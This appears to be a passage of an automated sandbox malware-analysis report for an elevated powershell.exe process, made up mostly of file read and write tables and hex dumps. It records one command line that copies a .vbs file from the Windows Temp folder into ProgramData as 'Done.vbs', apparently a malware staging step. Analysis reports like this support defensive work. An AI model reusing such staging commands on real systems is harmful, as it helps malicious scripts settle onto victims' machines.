C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFC5F80B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC60DFF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608B2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC609812E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC609812E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC608962DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFC608963B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC609812E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFC609812E7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6728**, Parent PID: **6520**

General

Target ID:	6
Start time:	15:21:51
Start date:	14/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell Copy-Item -Path C:\Windows\Temp*.vbs -Destination C:\ProgramData\Done.vbs
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_era3lqvo.5cl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u0rhufd0.t31.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.z_SSE0i6.20220514152153.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5CB203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_era3lqvo.5cl.ps1	success or wait	1	7FFC5F80F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u0rhufd0.t31.psm1	success or wait	1	7FFC5F80F270	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_era3lqvo.5cl.ps1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_u0rhufd0.t31.psm1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.z_SSE0i6.20220514152153.txt	0	3	ff		success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.z_SSE0i6.20220514152153.txt	3	627	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 34 31 35 32 31 35 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 33 35 33 34 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220514152154Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 035347 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	11	7FFC5F80B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC60DFF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608B2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC608AB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC608962DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFC608963B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC609812E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	7FFC5F80B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
